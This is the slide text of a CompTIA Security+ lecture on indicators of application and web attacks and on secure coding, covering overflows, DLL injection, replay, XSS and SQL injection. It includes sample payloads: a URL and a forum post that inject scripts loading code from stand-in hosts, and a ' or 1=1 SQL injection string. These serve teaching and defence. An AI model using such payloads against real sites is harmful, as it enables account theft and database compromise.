CompTIA Security+ SY0-601

14- Summarizing Secure Application Concepts

Ahmed Sultan
Senior Technical Instructor
ahmedsultan.me/about

Outlines

Labs

ANALYZE INDICATORS OF APPLICATION ATTACKS

- Attacks against desktop and server applications allow threat actors to run arbitrary code on trusted hosts, allowing them to gain a foothold on the network or move laterally within it.
- With sufficient privileges and access, an attacker can quickly move to compromising data assets or causing denial of service against critical servers.
- Not all of these attacks will be detected automatically, so as a security professional, you must be able to identify indicators of arbitrary code execution and privilege escalation from your host monitoring and logging systems.

APPLICATION ATTACKS

- An application attack targets a vulnerability in OS or application software.
- An application vulnerability is a design flaw that can cause the application security system to be circumvented or that will cause the application to crash.

- Privilege Escalation
  - ✓ The purpose of most application attacks is to allow the threat actor to run his or her own code on the system.
  - ✓ This is referred to as arbitrary code execution.
  - ✓ Where the code is transmitted from one machine to another, it can be referred to as **remote code execution**.
  - ✓ The code would typically be designed to install some sort of backdoor or to disable the system in some way (denial of service).

APPLICATION ATTACKS (cont.)

- An application or process must have privileges to read and write data and execute functions.
- Depending on how the software is written, a process may run using a system account, the account of the logged-on user, or a nominated account.
- If a software exploit works, the attacker may be able to execute arbitrary code with the same privilege level as the exploited process.
- Without performing detailed analysis of code or process execution in real-time, it is privilege escalation that provides the simplest indicator of an application attack.

APPLICATION ATTACKS (cont.)

- Error Handling
  - ✓ An application attack may cause an error message.
  - ✓ In Windows, this may be of the following types: "Instruction could not be read or written," "Undefined exception," or "Process has encountered a problem".
  - ✓ One issue for error handling is that the application should not reveal configuration or platform details that could help an attacker.
  - ✓ For example, an unhandled exception on a web application might show an error page that reveals the type and configuration of a database server.

APPLICATION ATTACKS (cont.)

- Improper Input Handling
  - ✓ Most software accepts user input of some kind, whether the input is typed manually or passed to the program by another program, such as a browser passing a URL to a web server or a Windows process using another process via its application programming interface.
  - ✓ Good programming practice dictates that input should be tested to ensure that it is valid; that is, the sort of data expected by the receiving process.
  - ✓ Most application attacks work by passing invalid or maliciously constructed data to the vulnerable process.
  - ✓ There are many ways of exploiting improper input handling, but many attacks can be described as either overflow-type attacks or injection-type attacks.


OVERFLOW VULNERABILITIES

- In an overflow attack, the threat actor submits input that is too large to be stored in a variable assigned by the application.
- Ideally, the code used to attempt these attacks will be identified by network IDS or by an endpoint protection agent.
- Unsuccessful attempts may be revealed through unexplained crashes or error messages following a file download, execution of a new app or a script, or connection of new hardware.

OVERFLOW VULNERABILITIES (cont.)

- Buffer Overflow
  - A buffer is an area of memory that the application reserves to store expected data.
  - To exploit a buffer overflow vulnerability, the attacker passes data that deliberately overfills the buffer.
  - One of the most common vulnerabilities is a stack overflow.
  - The stack is an area of memory used by a program subroutine.
  - It includes a return address, which is the location of the program that called the subroutine.
  - An attacker could use a buffer overflow to change the return address, allowing the attacker to run arbitrary code on the system.

OVERFLOW VULNERABILITIES (cont.)



MEMORY LEAKS AND RESOURCE EXHAUSTION

- If a process is operating correctly, when it no longer requires a block of memory, it should release it.
- If the program code does not do this, it could create a situation where the system continually leaks memory to the faulty process.
- This means less memory is available to other processes and the system could crash.
- Memory leaks are particularly serious in service/background applications, as they will continue to consume memory over an extended period.
- Memory leaks in the OS kernel are also extremely serious.
- A memory leak may itself be a sign of a malicious or corrupted process.

DLL INJECTION

- A dynamic link library (DLL) is a binary package that implements some sort of standard functionality, such as establishing a network connection or performing cryptography.
- The main process of a software application is likely to load several DLLs during the normal course of operations.
- DLL injection is a vulnerability in the way the operating system allows one process to attach to another.
- This functionality can be abused by malware to force a legitimate process to load a malicious link library, Malware uses this technique to move from one host process to another to avoid detection.
- A process that has been compromised by DLL injection might open unexpected network connections, or interact with files and the registry suspiciously.

Lab

Lab 20: Identifying Application Attack Indicators


14.1- Analyze Indicators of Application Attacks

14.2- Analyze Indicators of Web Application Attacks

14.3- Summarize Secure Coding Practices

UNIFORM RESOURCE LOCATOR ANALYSIS

- As well as pointing to the host or service location on the Internet (by domain name or IP address), a **uniform resource locator (URL)** can encode some action or data to submit to the server host.
- This is a common vector for malicious activity.


URL for a Trusted Domain with a Vulnerable Script
http://trusted.foo/
Percent Encoding
%3Cscript%3D%27http%3A%2F%2F
http://trusted.foo/upload.php?post=%3Cscript%3D%27http%3A%2F%2Fzyxcba.foo%2Frat%2Ejs%27%3E%3C/script%3E
upload.php?post=
Query
zyxcba.foo%2Frat%2Ejs%27%3E%3C/script%3E
Obfuscated Domain Hosting Malicious Script

UNIFORM RESOURCE LOCATOR ANALYSIS (cont.)

- HTTP Methods
  - ✓ An HTTP session starts with a client (a user-agent, such as a web browser) making a request to an HTTP server.
  - ✓ The connection establishes a TCP connection, This TCP connection can be used for multiple requests, or a client can start new TCP connections for different requests.
  - ✓ A request typically comprises a method, a resource (such as a URL path), version number, headers, and body.
  - ✓ The principal method is GET, used to retrieve a resource.
  - ✓ Other methods include:
    - POST—send data to the server for processing by the requested resource.
    - PUT—create or replace the resource.
    - DELETE can be used to remove the resource.
    - HEAD—retrieve the headers for a resource only (not the body).

UNIFORM RESOURCE LOCATOR ANALYSIS (cont.)

- The server response comprises the version number and a status code and message, plus optional headers, and message body.
- An HTTP response code is the header value returned by a server when a client requests a URL, such as 200 for "OK" or 404 for "Not Found."

REPLAY ATTACKS


- Session management enables web applications to uniquely identify a user across a number of different actions and requests.
- Session management is particularly important when it comes to user authentication, as it is required to ensure the integrity of the account and the confidentiality of data associated with it.
- Session management is often vulnerable to different kinds of replay attack.
- To establish a session, the server normally gives the client some type of **token**.
- A replay attack works by sniffing or guessing the token value and then submitting it to re-establish the session illegitimately.

REPLAY ATTACKS (cont.)

- HTTP is nominally a stateless protocol, meaning that the server preserves no information about the client, but mechanisms such as cookies have been developed to preserve stateful data.
- A cookie is created when the server sends an HTTP response header with the cookie data.
- A cookie has a name and value, plus optional security and expiry attributes.
- Subsequent request headers sent by the client will usually include the cookie.
- Cookies are either nonpersistent (session) cookies, in which case they are stored in memory and deleted when the browser instance is closed, or persistent, in which case they are stored in the browser cache until deleted by the user or pass a defined expiration date.

REPLAY ATTACKS (cont.)

- If cookies are used to store confidential information, the web application should encrypt them before sending them to the client.
- If using TLS, information in a cookie would be secure in transit but reside on the client computer in plaintext, unless it had been separately encrypted.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
1P_JAR	2020-08-10-08	.google.com	/	Wed, 09 Sep 2020 08...	19	false	true	None	Mon, 10 Aug 2020
ANID	AHWqTUmvmn...	.google.com	/	Mon, 07 Sep 2020 1...	68	true	true	None	Mon, 10 Aug 2020
CONSENT	WP.289d70	.google.com	/	Fri, 01 Jan 2038 00:0...	16	false	false	None	Mon, 10 Aug 2020
NID	204=DIUFWTn8...	.google.com	/	Tue, 09 Feb 2021 08:...	178	true	true	None	Mon, 10 Aug 2020

SESSION HIJACKING

- Attackers can sniff network traffic to obtain session cookies sent over an unsecured network, like a public Wi-Fi hotspot.
- To counter cookie hijacking, you can encrypt cookies during transmission, delete cookies from the client's browser cache when the client terminates the session, and design your web app to deliver a new cookie with each new session between the app and the client's browser.

CROSS-SITE SCRIPTING (XSS)

- Web applications depend on scripting, and most websites these days are web applications rather than static web pages.
- If the user attempts to disable scripting, very few sites will be left available.
- A cross-site scripting (XSS) attack exploits the fact that the browser is likely to trust scripts that appear to come from a site the user has chosen to visit.
- XSS inserts a malicious script that appears to be part of the trusted site.
- A nonpersistent type of XSS attack would proceed as follows:
  - ✓ The attacker identifies an input validation vulnerability in the trusted site.
  - ✓ The attacker crafts a URL to perform a code injection against the trusted site, This could be coded in a link from the attacker's site to the trusted site or a link in an email message.
  - ✓ When the user clicks the link, the trusted site returns a page containing the malicious code injected by the attacker, As the browser is likely to be configured to allow the site to run scripts, the malicious code will execute.

CROSS-SITE SCRIPTING (XSS) (cont.)

- The malicious code could be used to deface the trusted site (by adding any sort of arbitrary HTML code), steal data from the user's cookies, try to intercept information entered into a form, perform a request forgery attack, or try to install malware.
- For example, the attacker may submit a post to a bulletin board with a malicious script embedded in the message.
- When other users view the message, the malicious script is executed.
- For example, with no input sanitization, a threat actor could type the following into a new post text field:

```
Check out this amazing <a href="https://trusted.foo">website</a><script
src="https://badsite.foo/hook.js"></script>
```

STRUCTURED QUERY LANGUAGE (SQL) INJECTION

- A server-side attack causes the server to do some processing or run a script or query in a way that is not authorized by the application design.
- Most server-side attacks depend on some kind of injection attack.
- A web application is likely to use Structured Query Language (SQL) to read and write information from a database.
- The main database operations are performed by SQL statements for selecting data **(SELECT)**, inserting data **(INSERT)**, deleting data **(DELETE)**, and updating data **(UPDATE)**.

STRUCTURED QUERY LANGUAGE (SQL) INJECTION (cont.)

- In a SQL injection attack, the threat actor modifies one or more of these four basic functions by adding code to some input accepted by the app, causing it to execute the attacker's own set of SQL queries or parameters.
- If successful, this could allow the attacker to extract or insert information into the database or execute arbitrary code on the remote system using the same privileges as the database application (owasp.org/www-community/attacks/SQL_Injection).

STRUCTURED QUERY LANGUAGE (SQL) INJECTION (cont.)

- For example, consider a web form that is supposed to take a name as input.
- If the user enters "**Bob**", the application runs the following query:

```
SELECT * FROM tbl_user WHERE username = 'Bob'
```

- If a threat actor enters the string **' or 1=1** and this input is not sanitized, the following malicious query will be executed:

```
SELECT * FROM tbl_user WHERE username = '' or 1=1
```

- The logical statement **1=1** is always true.

Lab

Lab 21: Identifying a Browser Attack

Lab 22: Implementing PowerShell Security

Lab 23: Identifying Malicious Code

14.1- Analyze Indicators of Application Attacks

14.2- Analyze Indicators of Web Application Attacks

14.3- Summarize Secure Coding Practices

SECURE CODING TECHNIQUES

- Input Validation
  - ✓ A primary vector for attacking applications is to exploit faulty input validation.
  - ✓ Input could include user data entered into a form or URL passed by another application as a URL or HTTP header.
  - ✓ Malicious input could be crafted to perform an overflow attack or some type of script or SQL injection attack.
  - ✓ To mitigate this risk, all input methods should be documented with a view to reducing the potential attack surface exposed by the application.
  - ✓ There must be routines to check user input, and anything that does not conform to what is required must be rejected.

SECURE CODING TECHNIQUES (cont.)

- Secure Cookies
  - ✓ Avoid using persistent cookies for session authentication.
  - ✓ Always use a new cookie when the user reauthenticates.
  - ✓ Set the **Secure** attribute to prevent a cookie being sent over unencrypted HTTP.
  - ✓ Set the **HttpOnly** attribute to make the cookie inaccessible to document object model/client-side scripting.
  - ✓ Use the **SameSite** attribute to control from where a cookie may be sent, mitigating request forgery attacks.